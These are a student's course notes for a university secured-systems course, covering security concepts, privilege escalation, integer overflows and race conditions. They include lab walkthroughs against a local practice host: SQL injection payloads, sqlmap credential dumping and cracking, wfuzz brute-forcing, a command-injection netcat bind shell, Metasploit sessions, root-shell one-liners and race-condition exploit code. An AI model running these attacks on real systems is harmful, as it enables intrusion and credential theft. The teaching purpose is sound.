LINGI2144: Secured System Engineering

Academic year : 2020 - 2021
Do the practical sessions, it will help you a lot !

Teacher : Legay Axel
Course : LINGI2144
Collaborators :
Crochet Christophe
Duchene Fabien
Given-Wilson Thomas
Strebelle Sebastien

Contents

1 Introduction

1.1 Objectives

The main objective of this course is to **make sure that computer systems do not divert from their defined behavior** since unexpected behaviors may have dramatic humain and economical effects. In the past most unexpected behaviors arose from mistakes involuntarily made by people, the objective was to remove those mistakes and there was no desire to exploit them.

Now the situation has changed, attackers are looking for weaknesses (often called **vulnerabilities**) **deliberately "perturbate"** a system which may be introduced **intentionally**. Our goal will be in the context of software :

1. To understand **classical vulnerabilities** (buffer overflow , privileges escalation,...)
2. To understand how they can be **exploited** in larger attacks shell , backdoor,...)
3. To **mitigate** those vulnerabilities as much as possible (canary, smatching ,...)

1.1.1 Hacking tools

The course introduces vulnerabilities that lead to exploits. There is a wide range of pre-computed exploits to be applied but the objective is to create our own exploits and not only reusing ones.

1.2 Security: A definition ?

1.2.1 Difference between safety and security

Safety

- Protect against fault **unintended** consequences. Defined by statistic on life duration of hardware.
- Example: error hardware failure
- Deflect: backup

Security

- Protect against **voluntary** malicious actions. Cannot be quantified.
- Example: deny of service, data theft
- Deflect: access control, filtering

Safety helps security. As an example: disponibility. One tries to chose equipment that have a long lifetime and that are reliable (almost no bug).

1.2.2 Cyber security

Cyber security aims at **reducing risks** to limit their impact on the system. The objective is **not obstruction**, but to contribute to quality of service and to guarantee the right security level to workers. It has a **financial cost** whether you push for it or whether you let it be broken.

1.3 Attacker's motivations

During the old good day, the motivations was mainly for fun but nowadays, there is the rise of very organized cyber delinquency with main objectives to damage, to harm money, politics, religion, concurrent organization, mercenaries, ...

These new web-based financial organization are compose of various actors,

- Group of specialist in vulnerability analysis, malwares, exploits, ... (= TECos)
- And groups to exploit and commercialize services to conduct cyber security attacks. (i.e Host site to store malicious content, Groups who sell stolen data, mostly banking ones, Financial intermediary to store the money, ...)

The potential objectives and consequence are vast but it usually concern either financial reward, either resources stealing, either blackmail/extortion, or even intelligence gathering which can lead to privacy/reputation issues, lose of data, identity theft and have financial impacts (= black hat). Not hackers are bad guys, some of them have as main objective to find vulnerabilities and force correction(= white hat).

1.4 Risk analysis

As time goes on, the standards and guidelines for cyber security will become more stringent, even though it is currently cheaper to ignore these issues until an attack occurs. Companies have to conduct security audits, GDPR imposes security referent (RSSI) to each company even small ones. Norms exists to perform risk analysis (ISO 27001, ...) Most of time, they're adapted from financial risk. Norms frame what has to be checked, the security attributes, but not how to check them.

1.4.1 Security triad

Criteria used to define security levels of an IS and is used as a metric to evaluate its security.

1. **Disponibity** : Can be accessed **when needed by those who are allowed**, those who are not allowed should not forbid access to those who are allowed.
2. **Integrity** : **Must be exact and complete**. Should not be modified in an illegal illegitimate manner, but only by those who are allowed
3. **Confidentiality** : Can only be accessed by **those who are allowed**, and forbid them to disclose information to those who are not allowed to access it

$$\text{Risk against Triad} = \text{Attackers} * \text{Vulnerabilities} * \text{Impact}$$

Risk analysis is a core business and is proven to save money. Can be free (EBIOS by ANSSI) or expensive (Octave, Cramm, String). Can be dedicated to a specific business or general but in reality cannot be entirely deployed because they are too wide/complex.


1.5 Attacks classification

- **Indiscriminate attacks** (petya, red october [malware collects many things], ...) are wide ranging and global, *without specific target*
- **Destructive attacks** (TV5, operation ababil [us, financial], ..) relate to inflicting damage on *specific organizations*
- **Cyberwarfare attacks** (Estonia , Burma, ...) are *politically motivated* destructive attacks aimed at sabotage and espionage.
- **Government espionage attack** (ghostnet , ...) aim at *stealing government informations*
- **Corporate espionage attacks** (operation socialists, . . .) aim at *stealing proprietary methods*
- Other **private life oriented attacks** aim at *stealing credit card/ financial data* and *stealing medical related data*


1.6 From vulnerabilities to exploit

1.6.1 Vulnerability, Threat, Attack


An attack only occurs if a vulnerability exists, so the first goal of an attacker is to find such a vulnerability where the potential **surface of attack** is large (e.g connected car with many components). It goes from software or hardware to their interactions and connections.



(a) A *vulnerability* is a weakness of the asset (software, **human**)



(b) Exploited by the attacker *threat* to conduct an attack



(c) An *attack* is a malicious action that targets the security of an asset, is the concretization of a threat and exploits a vulnerability.

1.6.2 Timeline of an attack

There is no clear definition of what are cyber attack steps but here are the main ones :

1. **Spy**: Find a vulnerability to access the system (fishing, buffer overflow, ...)
   Software vulnerability via memory time and space issues
2. **Intrusion**: Exploit vulnerability to get an access to the system
   Buffer overflow and format string over flow
3. **Escalation/spread**: Escalade privileges (root, get access to other user account of the system)
   Root access for linux systems
4. **Attack**: Break one or more cyber security attribute
   Mirai Malware
5. **Disappear**: Elimination of traces of activities
   Not done here

Example :

1. Pirate spies the system and notices that a ssh service remains open on a remote machine via username password access only (SSH ports and services should not be opened → Fishing and backdoors and buffer overflow)
2. Pirate brute forces the access using *john the ripper* software and get access
3. Pirate notices that python is installed and can be launched with `sudo` command. From there he gets access to any account in the system (Python should not be started with sudo → Kernel and Cron exploit)
4. Pirate changes the password of all users
5. Pirate cleans the logs of the system and disconnect

1.6.3 Spy and intrusion

There are two common ways to access a computer:

1. **Fishing**: is often a first step to gain access , before privilege escalation (and technical), two times more aggressive for individuals than companies.

   ⇒ Do not pay, probably fake and easily checked on Google.

2. **Technical** (backdoor, password hack, protocol abuse, ...)

   (a) Find open port/service
   (b) Hack password (john the riper)
   (c) Buffer oveflow messages in exchange protocols
   (d) Exploit a backdoor (Eternalblue)
   (e) ...

   Can be found on : `https://www.cvedetails.com/`. We can also use the **Metasploit Framework** is an open source penetration testing and development platform that provides exploits for a variety of applications, operating systems and platforms. Metasploit is one of the most commonly used penetration testing tools and comes built-in to Kali Linux.

   The main components of the Metasploit Framework are called modules. Modules are standalone pieces of code or software that provide functionality to Metasploit. There are six total modules: exploits (takes advantage of a system's vulnerability and installs a payload), payloads (gives access to the system by a variety of methods), auxiliary, nops, posts, and encoders.

1.7 Some counter measures

Counter measures helps to perceive the system to be safer but this is not always the case, and a counter measure may be vulnerable.

Some known :

- No @ in URLs
- Check domain's name and Certificats
- Anti-spam and anti-virus
- Software update

Some more technical :


- Artificial intelligence
- Stack/ heap /compiler protections
- Static and dynamic validation tools

1.7.1 Safe links - Database example

When someone clicks on a URL in an email, Safe Links (anti-virus/static) checks if it is malicious or safe before rendering the webpage in the user's browser. This is done via static comparison with Microsoft database. If the URL is identified as insecure, the user is taken to a page displaying a warning message asking them if they wish to continue to the unsafe destination.
Example for url `https://www.avanan.com` which is used as : `https://na01.safelinks.protection.outlook.com/?url=www.avanan.com`

This is unsafe/not ultimate:

- NSA could collaborate with Microsoft (intentional backdoor)
- Safe Links does not dynamically scan URLs: it only verifies if the URL is on known blacklists of malicious sites. It struggles to detect zero day, unknown URLs.
- Safe Links can't act on detection Across Mailboxes: identifies a malicious URL, it does not generate an alert to notify admin of instances of the same link in other user mailboxes.
- Safe Links scan doesn't apply safe links to domains that are white listed by Microsoft. Popular sites like Google.com are given a pass. Danger: "Open Redirect".
  Problems: Google never said it will check links ... and it trusts its ow domain! Google redirect vulnerability: send your secretary a mail with the following link



"When Safe Links used to rewrite URLs, it created a false sense of security that misled users, and undermined efforts to encourage people to inspect URLs for misspellings or other suspicious indicators. Now that Safe Links leverages Native Link Rendering to preserve the original URL for the end user, Safe Links deserves the name. However, there are still some obscure workarounds that hackers can employ to interfere with the protection available in Microsoft ATP"

1.8 Hardware Hack

It is expected that attack surface is at software level. However , it is not always the case: **hardware surface** shall be considered.

- Hardware from IoT or even family computers offers a wide range of perspectives
- Some are still at proof concept level . Ex: Frozen Memory Hack
- Others are already deployed . Ex: hardware keylogger (Keylogger are software that records the keys struck on a keyboard, used to spy but must be installed directly on computer, Hardware keylogger do the same but at hardware level)

1.9 Additional content

1.9.1 Finding services - `nmap`

```
nmap <option> <IP>
```

```
$nmap -A -T4 localhost
Starting Nmap ( http://nmap.org )
Nmap scan report for felix (127.0.0.1)
(The 1640 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        WU-FTPD wu-2.6.1-20
22/tcp   open  ssh        OpenSSH 3.1p1 (protocol 1.99)
53/tcp   open  domain     ISC BIND 9.2.1
79/tcp   open  finger     Linux fingerd
111/tcp  open  rpcbind    2 (rpc #100000)
443/tcp  open  ssl/http   Apache httpd 2.0.39 ((Unix) mod_perl/1.99_04-dev)
515/tcp  open  printer
631/tcp  open  ipp        CUPS 1.1
...
8000/tcp open  http-proxy Junkbuster webproxy
8080/tcp open  http       Apache httpd 2.0.39 ((Unix) mod_perl/1.99_04-dev)
8081/tcp open  http       Apache httpd 2.0.39 ((Unix) mod_perl/1.99_04-dev)
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
```


1.9.2 Bruteforcing - `wfuzz`

For URL such that: `http://172.17.0.2/gallery.php?password=THE_PASS_YOU_TRIED&Login=Login#`
You could then see that the "password" argument is the password you entered, change that parameter and test. again

```
wfuzz -w <dicPath> "URL"
```

We suggest using `wfuzz` to perform a dictionary attack.
A good dictionary can be found at `/usr/share/wfuzz/wordlist/others/common_pass.txt`


We should also replace the URL like: `http://172.17.0.2/gallery.php?password=FUZZ&Login=Login#`
Now, observe the output of `wfuzz`, it will give you the HTTP return code (normally `200/OK`) and the number of characters, lines and words on the page it received while trying that password. *The "Incorrect Password" page contains 10 Lines and 37 Words*. Look if one line is different, meaning that that password has got a different result. Try that password on the website.



Response	Lines	Word	Chars	Payload
200	10 L	37 W	395 Ch	""
200	10 L	37 W	395 Ch	"123456"
200	10 L	37 W	395 Ch	"1234567"
200	10 L	37 W	395 Ch	"12345678"
200	0 L	13 W	198 Ch	"123asdf"

1.9.3 SQL Injection - SQLMap

Imagine you can interact with a database such that:



- Now think about the SQL Query that must be executed to look into that database. When you have a clear idea, look at the next line.
- The query used is most likely something like `"SELECT * FROM cats WHERE id=PARAM"`.
- SQL commands support operators like AND or OR. Try to use a OR to dump the content of the whole table. When you're done read the next line. Using a OR you can dump the whole table by using the query `"SELECT * FROM cats WHERE id=1 OR 1=1"` (see picture just above)
  This query works because the OR condition is always true, so every entry in the database is selected and returned.
- Now that we know that we can inject commands, we can try some more interesting commands like `"1 OR 1=0 UNION SELECT null, user()#"`. This command will give you the username used to connect to the database.
- Now we would like to know if some information about our cats are hidden. For instance, their microchip is probably there but hidden. Let's see if we can display it.
- First, let's find the name of the table used to store our cats. "cats" is probably a good guess but let's check it by using `"1 AND 1=0 UNION SELECT null, table_name FROM information_schema.tables WHERE table_name LIKE 'cats%'#"` as an input.
- The answer should show you "cats" next to the birth date, meaning that a table cats exists (you can try with other names)
- Now that we're sure that our table is called "cats" let's try to find the name of the rows by using the input `"1 AND 1=0 UNION SELECT null, concat(table_name,0x0a,column_name)FROM information_schema.columns WHERE table_name = 'cats' #"`. The result of this command will show you that this table has 4 rows: `id`, `name`, `birth_date` and `chip`. Great our chip `id` is here and called `chip`.

As we've seen, an SQL Injection allow to read data we aren't supposed to read. But what's interesting is if the user used by the website has admin privileges, we could even try to read the informations about other databases or SQL users. But these queries are pretty complex, so let's use a tool for that.

SQLMap is a tool that will perform SQL injections for you, so let's try it. Run sqlmap with the command:

```
sqlmap -u "http://172.17.0.2/cats.php?id=1&Submit=Submit"--string="Name"--users --password
```

SQLMap will first scan the database for injectable parameters. Then, it will extract (if possible) a list of the users and their hashed password. Upon success, sqlmap will try a bruteforce attack on the hashed passwords it extracted. When done, sqlmap should show you the login and passwords of several SQL users, write them done this could be useful.

```
do you want to use common password suffixes? (slow!) [y/N]
[03:17:30] [INFO] starting dictionary-based cracking (mysql_passwd)
[03:17:30] [INFO] starting 2 processes
[03:17:36] [INFO] cracked password 'abc123' for user 'site'
[03:17:50] [INFO] cracked password 'root' for user 'root'
[03:17:50] [INFO] cracked password 'letmein' for user 'admin'
[03:18:01] [INFO] cracked password 'root' for user 'root'
database management system users password hashes:
[*] admin [1]:
    password hash: *D37C49F9CBEFBF8B6F4B165AC703AA271E079004
    clear-text password: letmein
[*] root [2]:
    password hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
    clear-text password: root
    password hash: NULL
[*] site [1]:
    password hash: *6691484EA6B50DDDE1926A220DA01FA9E575C18A
    clear-text password: abc123

[03:18:01] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/172.17.0.2'
```

You can also have the list of all databases with:

```
sqlmap -u "http://172.17.0.2/cats.php?id=1&Submit=Submit"--string="Name"--dbs
```


One is called phpmyadmin? That's interesting. PHPMyadmin is a tool to manager SQL databases. Try the URL `http://172.17.0.2/phpmyadmin/` and try the admin password you found previously. You should have access to all the databases and their content.

1.9.4 Command Injection - `Metasploit`

Is it possible to make this website run another command? Think about it and about how bash works and try it. When you're done, go to the next line. An interesting thing about bash, is that you can "chain" commands by using the character ";". For instance, of you type echo "hello"; echo "world" in your terminal, it will execute echo "hello" first and then echo "world".

It would be easier to have a bash terminal right? We can do that!

1. Let's try to open a netcat on the machine so we can directly connect to it. For that use this input `8.8.8.8; mkfifo /tmp/pipe;sh /tmp/pipe | nc -l -p 1234 > /tmp/pipe`.



This command is a bit complicated, but we basically tell netcat (nc) to listen on the port 1234 for a TCP connection, and we will communicate with a named pipe so the traffic can go both ways.

2. In the terminal open Metasploit by typing `msfconsole`. Type use `multi/handler`.

```
msf5 exploit(multi/handler) > set PAYLOAD linux/x86/shell/bind_tcp
PAYLOAD => linux/x86/shell/bind_tcp
msf5 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf5 exploit(multi/handler) > set RHOST 172.1.0.2
RHOST => 172.1.0.2
msf5 exploit(multi/handler) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 172.17.0.2:1234
[*] Sending stage (36 bytes) to 172.17.0.2
[*] Command shell session 1 opened (172.17.0.1:42345 → 172.17.0.2:1234) at 2020-02-06 03:35:29 -0500


ls
cats.php
gallery.php
imgs
index.html.old
index.php
phpmyadmin
phpMyAdmin-4.8.5-all-languages.zip
ping.php
```

   An interesting command would be the command to look into the users of the system (whoami -> user -> apache2). In Linux, the users are stored in `/etc/passwd`. If you look closely, there's a user called "site". Did we already see this username before? (for this example).

3. Type `ssh site@172.17.0.2` and use the preceding password found with SQLMap

```
kali@kali:~$ ssh site@172.17.0.2
site@172.17.0.2's password:
Permission denied, please try again.
site@172.17.0.2's password:
Linux 54dabc73d727 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  5 14:59:01 2020 from 172.17.0.1
site@54dabc73d727:~$
```

4. a user is cool, but couldn't we go further and try to become root ? In Linux, `/etc/passwd` contains the users, `/etc/shadow` contains the hashed passwords and you can't access `/etc/shadow` unless you're root.

   Python is often allowed to run as root, and it's a very bad practice:

   - `/usr/sbin/john` is an utility that bruteforce password files
   - `/usr/sbin/unshadow` is a commands that merges the result of `/etc/passwd` and `/etc/shadow` to put them in a format readable by john

```
1 import os
2 os.system('cat /etc/shadow')
```

   Or

```
1 sudo python -c 'import pty; pty.spawn("/bin/sh")'
```

2 Basic attacks/defences

2.1 Privileges escalation

Main objective of a hacker is to obtain maximum amount of privileges, this includes, e.g., the possibility to open a shell with root privileges. With this, you can break any security attribute!

In this first attack :

- Assume that we have an access to the network (and some computer)
- Assume that we do not have root privileges

⇒ Obtain a shell with root privileges or root information in case shell cannot be obtained.

Why ?

- Read/Write any sensitive file
- Persist easily between reboots
- Insert a permanent backdoor

2.1.1 The `sudo` case (linux)

- `sudo` allows a user to execute a program in the name of another user
- `sudo` configuration is defined in `/etc/sudousers` and can be modified
  Example : Write `axel ALL = (root)NOPASSWD /home/axel`. This will allow user axel to execute any program in his home directory with root privileges
- How can this be exploited? Becoming root is only an opportunity to launch an attack and is not something bad itself. E.g `sudo system`.
- **Protection**: Limits the content of `/etc/sudousers`

2.1.2 The `system()` case (C)

- `system()` takes as argument a shell command that it executes
- Weakness : Allows us to execute multiple commands
  Example : `system("bin/sh;ls")`
- **Protection**: Do not allow programs using `system()` rather use `execenv()`

2.1.3 Hack me I

Consider program `test` **owned by axel** in axel's directory (takes a file as input)

```c
int main(int argc , char argv) { //prints content of file
    char *cat ="/bin/cat";
    char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
    sprintf(command, "%s %s", cat, argv[1]);
    system(command);
    return 0;
}
```

- `./test "coucou;/bin/sh"` will print content of file coucou and then open a shell. The owner of this shell is the one who executes the program, i.e., axel.
- `sudo ./test coucou;/bin/sh` will obtain a shell with root privileges

If we don't have any source code we can still do somethings in `/etc/sudousers`:

- `(ALL) NOPASSWD: /user/bin/python` permits any user to launch python (owned by root) without password
- `sudo python -c 'import pty;pty.spawn ("/bin/bash");'` gives a shell with root privileges

2.1.4 Recap on file

Owner of file can be obtained with `ls -ld nameoffile`. In linux, each file is attached to a set of rights: read(r), write(w) and execute(x). Those rights depends on the type of user: owner, group, or other users and can be modified with command `chmod owner otherMember AllOtherUser file`. (e.g : `chmod rwr --- --- file`)

It may be necessary to get more privileges at a specific moment of time.
Example :

- `/usr/bin/passwd` (aims at user account details) is owned by root but it can be executed by any user of the system
- It allows us to modify user's password and hence `/etc/shadow` (aims at user's password details) owned by root
- For doing so, it requires to have the privileges of root when writing into shadow

⇒ This is done by giving the `SET-UID` flag(s) instead of execution flag(x). Principle: If a file has `SET-UID` flag, then it **can be executed with privileges of the one who owns it**, it allows to run an executable with the permissions of the executable's owner. Can be done with `sudo chmod 4755 file` → `ls -al file //-rw(s)r-xr-x`

- The difference with `sudo` is that it executes a command as another user but only if the original user is *allowed* to do it. (the user must be allowed previously in `/etc/sudoers`).

There are also the :

1. `STICKY BIT` flag(+t): It was first introduced to minimize the time delay introduced every time when a program is executed. The OS checked that if sticky bit on an executable is ON, then the text segment of the executable was kept in the swap space. This made it easy to load back the executable into RAM when the program was run again thus minimizing the time delay. Usually used on directory.
2. `SET-GID` flag(s in group) when executed, instead of running with the privileges of the group of the user who started it, runs with those of the group which owns the file: in other words, the group ID of the process will be the same of that of the file. Can also be used on directories, alters the standard behavior so that the group of the files created inside said directory, will not be that of the user who created them, but that of the parent directory itself.

All of these can easily be spotted.

2.1.5 Hack me II

Consider program `test` **owned by root** and executed by axel.

```
1  int main(int argc , char argv) { //prints content of file
2      char *cat ="/bin/cat";
3      char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
4      sprintf(command, "%s %s", cat, argv[1]);
5      system(command);
```

```
    return 0;
}
```

- `./test coucou;/bin/sh` will print content of file coucou and then open a shell

⇒ If test is owned by root and has `SET-UID`, then we obtain a shell owned by root even without sudo and even if you are not root user !

⇒ In fact; **NO**. The shell that execute `system()` may ignore the `SET-UID` option. May be still use full in the future.

2.1.6 Hack me - Leakage

Sometimes there is no `system()` command and we may even loose the `SET-UID` but it can be still vulnerable.

```
/* leakage.c */
void main() {
    int fd;
    char *v[2];
    fd = open("hifile",O_RDWR | O_APPEND); //root owned file
    if (fd == -1){
        printf("cannot open file");
        exit(0);
    }
    printf("fd is %d\n", fd);
    setuid(getuid()); //we have lost group's owner privileges
    v[0] = "/bin/sh";
    v[1] = 0; //Hack me :We did NOT close fd before launching the shell and fd has root privileges
    execve(v[0],v,0);
}
```

Assume file hifile belongs to root and contain string hello :

```
$ ./leakage
fd is 3
$ echo hellocat >&3
$ more hifile
hellocat
$ exit
```

2.1.7 More? Windows?

Other attacks:

- John the Ripper
- Cron jobs (periodics task on computer)
- Substitute `path.` and ask root to execute

The case of windows:

- Admin by default
- Cron / at
- Clear in registries or in some files (unattended.xml)

2.2 Integer overflow

An **integer overflow** occurs when an arithmetic operation attempts to create a numeric value that is outside of the range that can be represented with a given number of digits, either larger than the maximum or lower than the minimum representable value. Can compromise safety/security: crash system, or obtain privileges, or even prepare a buffer overflow, etc. Confusion between safety and security is high here.

Table 1: Integer range

	Size	Range	
int	2 bytes	-32.768 → 32767	
int	4 bytes	-2.147.483.648 → 2.147.483.647	
unsigned int	2 bytes	0 → 65535	
unsigned int	4 bytes	0 → 4.294.967.295	
short	2 bytes	-32.768 → 32767	
unsigned short	2 bytes	0 → 65535	
long	8 bytes	-9223372036854775808 → 9223372036854775807	
unsigned long	8 bytes	0 → 18446744073709551615	
float	4 bytes	1.2E38 → $3.4E+38$	(6 decimal places)
double	8 bytes	2.3E308 → $1.7E+308$	(15 decimal places)
long double	10 bytes	3.4E4932 → $1.1E+4932$	(19 decimal places)

2.2.1 Encoding principles

Numbers are code in binary on a certain number of bits. In case of positive numbers only (unsigned), with n bits, one can code 2^{n-1} numbers.

Negative number are via *2'complement*: switch all the digits and add 1. With n bits, up to $2^{n-1}-1$ positive digits and 2^{n-1} negative digits and 0. To retrieve the value, on n bits encoding: take the value of the $n-1$ first right bits, and subtract 2^{n-1}.

2.2.2 Signedness bug overflow

Signedness bugs occur when an unsigned (signed) variable is interpreted as signed (unsigned).

- (on 8 bits) 127 + 2 = 01111111 + 00000010 = 10000001 = 127 (signed) = 129 (unsigned)

This can happened when :

1. Signed integers are used in arithmetic operations
2. Signed integers are compare to unsigned ones. When a signed digit is compared with an unsigned one, they're both considered unsigned. Check compiler's specification for more!

```c
int main() { /* arithmetic sbo */
    short nb1, nb2, res; //2 bytes
    res = 0;
    printf ("enter first digit : "); //10 000
    scanf("%hd", &nb1);
    printf("enter second digit : "); //22 769
    scanf("%hd ", &nb2);
    res = nb1 + nb2;
    printf("%hd + %hd = %hd \n", nb1, nb2, res); // answer: -32 767
```

```
}

int main() { /*comparison sbo */
    int a = 25; unsigned int b = 1000;
    if (a>b) printf ("bravo"); //result
    else printf ("failure");
}

int copy(char * buf , int len){ /*comparison sbo */
    char kbuf[800]; //buffer overflow
    if(len > sizeof(kbuf)) return 1; //Put a negative value for len , it will pass
    //But will then be interpreted as a huge positive number by memcpy
    return memcpy(kbuf,buf,len); //memcpy takes an unsigned int as third argument
}
```

2.2.3 Truncation bug

Truncation bugs occur when the value assigned to a variable exceeds its capacities.

- On 2 bits, 3 + 2 = 11 + 10 = 101
  But 101 is 3 bits, by truncation one removes the top left one, hence we get 01

This can happened :

1. mostly in arithmetic operations

A famous example is the truncation error responsible for the crash of Ariane 5. The software had been considered bug free since it had been used in many previous flights. However: those used smaller rockets which generated lower acceleration than Ariane 5. On Ariane 4: velocity coded with 8 bits, but it is 16 bits on Ariane 5 = This is a software engineering problem, a safety issue but also illustrate a security one link to software reuse/update.

Beyond classical integer overflow Different types of integers are encoded with different numbers of bits. If one tries to assign a 8 bits variable integer to a 4 bits variable integer, then a truncation occurs. That is, the four biggest bits are not taken into account = this assignment is a type of integer overflow.

```
int main(int argc , char* argv[]) {
    unsigned short s; //Max val = 65535
    int i;
    char buf[80];
    i = atoi(argv[1]); //i=65536 and s=0
    s = i ;
    if(s>=80) return 1; //pass
    printf("s = %d n", s);
    memcpy(buf,argv[2],i);
    buf[i] = '\0'; // = buf[65536] => buffer overflow
    printf("%s n", buf );
    return 0;
}
```

2.2.4 Prevention/Detection

1. Use of preconditions

   $$((s1 > 0) \wedge 0) \wedge (s2 > 0) \wedge (s1 > (\text{INT\_MAX} - s2))) \vee ((s1 < 0) \wedge 0) \wedge (s2 < 0) \wedge (s1 < (\text{INT\_MIN} - s2)))$$

2. Perform each individual arithmetic operation using the next larger primitive integer type and explicitly checking for overflow

```
result = extend(s1) op extend(s2)
If (result< MIN || result > Max) then
    call failure handler
endif
```

3. Use dedicated classes in some programming languages (e.g BigInteger, Bigdecimal in java)
4. Use CPU flag postcondition test

```
(result, flag) = s1 checked_op s2
if (flag) then
    call failure handler
endif
```

2.2.5 Exploits

- Mostly to crash the system, or to obtain very basic game privileges (e.g civilization)
- But then can prepare to "bigger exploits" : Integer overflow can help Buffer Overflow (we have just seen that)

```
/* Exploits: fail in openssh */
int main(int argc , char* argv[]) {
    int nresp = packet_get_int(); //Usually: 32 bits, i.e., 4294 967 296. If nresp = 1 073 741 824
    if(nresp > 0) { //sizeof(char*) = 4 bytes (address), unsigned int
        response = xmalloc(nresp*sizeof(char*)); //1 073 741 824 * 4 = 4 294 967 296 => max value => truncation to 0
        for(i = 0; i < nresp ; i++)
            response[i] = packet_get_string(NULL); //buffer overflow
    }
}
```

2.3 Exploit concurrency

A race condition involves two (or more) processes, it exploits the `context()` switch between the processes and tries to create an inadequate interleaving. [1] The goal for an attacker is to interleave its actions with process with legitimate process actions. This can be used to get more privileges for example, to read and write non owned files.

[1] https://www.hacktion.be/race-condition/

2.3.1 Read a file

Question: Is there a way to read **the new value** put in `password.txt` if not root ?
Answer: Yes, during a short period of time

1. *P1.L1* creates a file, then *P1.L2* restricts access to itself only
2. *P2* tries to read the file
3. If *P2* occurs between *P1.L1* and *P1.L2*, then it can read the file,
4. If it occurs after *P1.L2*, then it can't.

If L1 in exploit.c happens before L3 in race.c , then the file can be read.

```c
/* race.c · Compile program as root and give SET-UID to 1*/
int main() {
    struct stat st; FILE* fd ;
    if(!stat("password.txt",&st)) {
        printf(« file already exists n");
        return 0;
    }
    fd = fopen("password.txt", "a"); //L1
    fputs("monsupermotdepasse", fd ); //L2
    chmod("password.txt", 700);  //L3
    fclose(fd);
    return 0;
}
```

```c
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
int main(in targc, char* argv [])
    int i = 0;
    while(i < atoi(argv[1])) {
        remove("password.txt");
        system("/bin/cat password.txt"); //L1
        i++;
    }
    return 0;
}
```

```
$shell1:while true; do ./race; done;
$shell2:./exploit 10000 > result.txt
```

2.3.2 Write a file

We assume that the code has SET-UID flags set to 1 and the code is **not run** by root. Can I write on `/etc/passwd` ?

⇒ Yes, idea : `/tmp/X` can point out `/etc/passwd` in between L1 and L2.

⇒ Delete `/tmp/X` and create a symbolic link `/tmp/X` to `/etc/passwd`

⇒ Hard to reach, we should slow down the computer by creating many other attack processes as we can.

```c
if (!access("/tmp/cool", W_OK)) { //L1
    f = open("/tmp/cool", O_WRITE); //L2
    write_to_file(f); //L3
} else {
    fprintf(stderr,"Permission denied n");
}
```

2.3.3 Well known race condition vulnerabilities

Vulnerability :

- In Copy On Write, memory operations such as read are made on a copy of a section of memory until a change is made
- A race condition happens when two different processes are accessing the same page
- The process which is allowed to write flag the destination page to writable
